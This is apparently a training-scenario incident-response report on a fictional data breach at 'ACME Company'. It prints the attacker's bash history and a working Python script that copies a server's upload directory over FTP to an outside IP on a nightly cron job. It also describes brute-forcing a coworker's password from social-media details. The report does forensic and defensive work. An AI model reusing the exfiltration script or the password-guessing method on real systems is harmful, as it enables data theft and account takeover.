Road Runner Corporation

ACME Company

Security Breach Report

Report Date: 1/5/2023

Submitted by : Julio | Scott | Patrick | Merrick


Who we are?

Team Intro:

Our team was contracted to undertake a critical security project with the ACME Company.

As contractors working for the Road Runner Corporation, we were granted access to the ACME Company's network infrastructure.

Our team was entrusted with the responsibility of determining the extent of the breach and formulating recommendations for securing the network.



ACME COMPANY
Committed to Quality

ACME 8000

ACME 5000

ACME Company is a Denver-based manufacturer of anvils, blacksmith tools, and innovative inventions.

ACME Company also supplies protective covers for anvils to other manufacturers and service providers, using materials from Mexico, Vietnam and facilities in China.


ACME Company depends on its patented and licensed processes to generate most of its profit from new anvil technologies. It must protect its proprietary information from clones and counterfeits.

Acme competitors & Security Threats

Competition

Growing Global Market (APAC, EMEA)

- U.S. Companies
- Overseas Companies



Risk Assessment Matrix

RISK RATING KEY

LOW	MEDIUM	HIGH	EXTREME
You can edit this text. This text can be edited.	You can edit this text. This text can be edited.	You can edit this text. This text can be edited.	You can edit this text. This text can be edited.
Ok to Proceed	Take Mitigation Effort	SEEK SUPPORT	PLACE EVENT ON HOLD

		SEVERITY			
		Acceptable You can edit this text. This text can be edited.	**Tolerable** You can edit this text. This text can be edited.	**Undesirable** You can edit this text. This text can be edited.	**Intolerable** You can edit this text. This text can be edited.
LIKELIHOOD	**Improbable** Risk is Unlikely to Occur	1 LOW	4 MEDIUM	7 MEDIUM	10 HIGH
	Possible Risk is Likely to Occur	2 LOW	5 MEDIUM	8 HIGH	11 EXTREME
	Probable Risk Will Occur	3 MEDIUM	6 HIGH	9 HIGH	12 EXTREME

Security Threats

Threat Level :Extreme

APT

Threat 1:
APT (Taiwan)

Threat Level :Extreme

Recent Change in MGMT

Threat 2:
Employee Behavior

Threat Level :Extreme

Public Social Media Accounts

Threat 3:
Internal Network Conf.

Existing Vulnerabilities

No Effective Network Isolation: All systems are on the same network, increasing the risk of lateral movement if one system is compromised.

Hackable Passwords: Weak password policies make it easier for attackers to guess or crack passwords.


Shared Passwords: Shared passwords increase the risk of unauthorized access and make it difficult to track user activities.

Insufficient Logging and Monitoring: Without proper logging, detecting, and responding to breaches can be difficult.

Inadequate Employee Training: Employees might not be aware of phishing attempts or safe online practices, making them a weak link in security.

Network Diagram
(before security breach)

- Effectively no network isolation
- No Firewalls
- NO IDS, DNS, WAF



Incident Overview

What Happened?

In 2020, The ACME Anvil company suffered a security breach where private company data was taken from ACME's internal file sharing server.

Data was stolen and transferred to a foreign server in Taipei, Taiwan.

In this report we will go into detail on how this happened, and what ACME can do in the future to avoid an incident like this.

How Did it Happen?

Beginning of Investigation.

-Started with gathering all open source intelligence (Acme website, Tweetyer, Faceplace, InstantSnap etc.)

Internal Network

-After gathering some open intelligence, we took the investigation to the most sensitive area, the Intranet Server.


-It was here we found our first vulnerability

-Previous CISO (Moe) had not been cleaned from the system despite not being apart of the company

-Moe has root privileges on pc1, pc2, as well as the Intranet Server

“Moe’s” Bash History

- Suspicious Activity
- User Moe’s history contained evidence that a Python script called “upload.py” was created
- Crontab schedule. (code that tells a script when to execute)
- In efforts to make it harder to find “sudo mv “ command was used




```
./.bashrc
./.ssh
./.ssh/authorized_keys
./.bash_history
./.profile
root@ubuntu:/intranetHD/home/moe# cd ./.ss
bash: cd: ./.ss: No such file or directory
root@ubuntu:/intranetHD/home/moe#
root@ubuntu:/intranetHD/home/moe# cd ./.ssh
root@ubuntu:/intranetHD/home/moe/.ssh# ls
authorized_keys
root@ubuntu:/intranetHD/home/moe/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDDwem9s/FzOj2WSbdg5X+s9pOOMPQYbMUWJ3amsCHLsbZxu86Iv6dJWCB6afpMBWVkrAMb7sYlxAfxfWI
fDe9l3VzNWDu0IhN9kGDVhj/k59o8aYssXXcUUhTr5OdYGL9xKcF61470V+sztGYMd8tDervS4in+Qui+vK3HOM/hiPNI7/a4TbXvqYE7GwAJlXFxqsdLZ7
mftjfcGW6YTWW/AnFmJ2ZAy+WauDybgzKI0LREmfy/1TdjCR/KPrCTK6XqgbPLS2bknljK2fN0nNz3wcCJw2lCQ2WUY6CgAoXF0LLU9P1EQLvN7j6f+bq7u
hT7xRPbqnjeLEXFVU/mjKy3SH/naiJkzVB6n5tYXUiSaEW4bms+jtgNBfkctJSG4JcxKpuvztlC8T5Z6g92CeXdFCuWKU/Uctu2JdWvl78HU+aPbChTMWXY
tbTwIqKlOo+NRtuLv/NDF+1Eku3NOzIQ5/Xy6FH4jChbX7ft8NoxW/3ju/l85xNmQuXbdr1xjiE=
root@ubuntu:/intranetHD/home/moe/.ssh# cd ..
root@ubuntu:/intranetHD/home/moe# cd ./.bash_history
bash: cd: ./.bash_history: Not a directory
root@ubuntu:/intranetHD/home/moe# cat ./.bach_history
cat: ./.bach_history: No such file or directory
root@ubuntu:/intranetHD/home/moe# cat ./.bash_history
sudo find /var/www/html | less
vim upload.py
./upload.py
vim upload.py
./upload.py
sudo mv upload.py /usr/bin/
sudo crontab -e
root@ubuntu:/intranetHD/home/moe# cat upload.py
cat: upload.py: No such file or directory
root@ubuntu:/intranetHD/home/moe# nano upload.py
root@ubuntu:/intranetHD/home/moe#
```

Opening Up the Script

-Taking a look at the ‘main’ function we can see that a process was written to transfer data using FTP from the local server to a remote server.


-We can see the the local directory being targeted is ‘/var/www/html/wp-content/uploads’ and the remote directory is located at an ip address at ‘103.136.60.142’



```python
import os
import ftplib

def upload_directory(ftp, path, remote_path):
    for item in os.listdir(path):
        local_path = os.path.join(path, item)
        remote_item_path = os.path.join(remote_path, item)

        if os.path.isdir(local_path):
            # Create directory on remote server if it doesn't exist
            if remote_item_path not in ftp.nlst(remote_path):
                ftp.mkd(remote_item_path)

            # Recursively upload everything in this directory
            upload_directory(ftp, local_path, remote_item_path)
        else:
            # Upload files
            with open(local_path, 'rb') as file:
                ftp.storbinary(f'STOR {remote_item_path}', file)

def main():
    ftp_server = '103.136.60.142'
    username = 'admin'
    password = 'd93jls@9'
    local_directory = '/var/www/html/wordpress/wp-content/uploads'
    remote_directory = '/ip'

    ftp = ftplib.FTP(ftp_server)
    ftp.login(username, password)

    if remote_directory not in ftp.nlst():
        ftp.mkd(remote_directory)

    upload_directory(ftp, local_directory, remote_directory)

    ftp.quit()

if __name__ == "__main__":
    main()
```


Who is ‘103.136.60.142’

-Upon further investigation into the IP address, we found it was connected to a Chinese web server located in Taipei, Taiwan:



網站建置中

Website Under Construction



IP Information - 103.136.60.142

W3C Geolocation API Demo


Country	Region	City
Taiwan (Province of China)	Taipei	Taipei

This is important to note because as you know, in 2011 ACME opened its APAC headquarters serving in the Asia-Pacific Region.

This includes Taiwan.


Looking in “/var/www/html/wp-content/uploads”

- Looking into the directory we were able to locate the sensitive information being stolen:



```
df@intranet:/var/www/html/wordpress/wp-content/uploads/2022/10$ ls
sparksAnvil.jpeg
```


- If we take a look at the crontab for this script we can also see that it is configured to run everyday at 2am:



```
0 2 * * * /usr/bin/python3 /usr/bin/upload.py
```

Taking it Further:

- So, looking at all this we can determine that user Moe, or someone logged in as Moe, created a Python script whose primary function was to take file uploads from the internal network and transfer said files to a foreign server.
- The file uploads in question stem from the internal website's file upload page:



```
0 2 * * * /usr/bin/python3 /usr/bin/upload.py
```

Customer Data Submission


Select the Customer Data image file you would like to upload:

No file selected.

Employee Workstations

-However, this was only on the intranet machine, in order to get the full scope of what happened we needed to look at the employee workstations on pc1 and pc2

-In doing this we found an employee user that did not look familiar called amac, and looking at their bash history on pc1 we found some highly suspicious activity.




```
df@acmepc1:/home$ sudo cat /home/amac/.bash_history
su triddle
su triddle
su triddle
su triddle
su triddle
su triddle
su triddle
su triddle
su triddle
su triddle
vim script.sh
./script.sh
vim script.sh
./script.sh
vim script.sh
vim script.sh
./script.sh > answer.txt
cat answer.txt
su triddle
rm script.sh answer.txt
su triddle
```

Employee Workstations

-Multiple attempts to log into the ‘triddle’ user were made. This is especially suspicious considering that triddle is in the sudoer’s group on pc1.

-Therefore the triddle user has root privileges. However it seems that it wasn’t successful. You can then see that an anonymous bash script was made called ‘script.sh.’


-It would seem that this script was run a few times, being opened for edits, then at some point it ran successfully and piped an output to a text file called ‘answer.txt.’ Once the output was received, both files were subsequently deleted. Finally you can see one last attempt to login as triddle which seems to have been successful.



```
df@acmepc1:/home$ sudo cat /home/amac/.bash_history
su triddle
su triddle
su triddle
su triddle
su triddle
su triddle
su triddle
su triddle
su triddle
su triddle
vim script.sh
./script.sh
vim script.sh
./script.sh
vim script.sh
vim script.sh
./script.sh > answer.txt
cat answer.txt
su triddle
rm script.sh answer.txt
su triddle
```

What Made Amac Confident That They Could Brute Force triddle's Password?

- Earlier in the investigation we took a look at ACME's social media presence on Tweetyer, Faceplace, and InstantSnap. It was on Faceplace we found posts from an ACME employee named Tom Riddle which we assumed to be our user 'triddle.'
- Looking through posts on both Faceplace and instantsnap we found posts about Mr. Riddle's dog Pierre and his birthdate, October 9th, 2018.
- We then found that triddle's password was a variation of this information. So we can assume that "Amac" found this information on social media and used it to conduct a brute force attack.



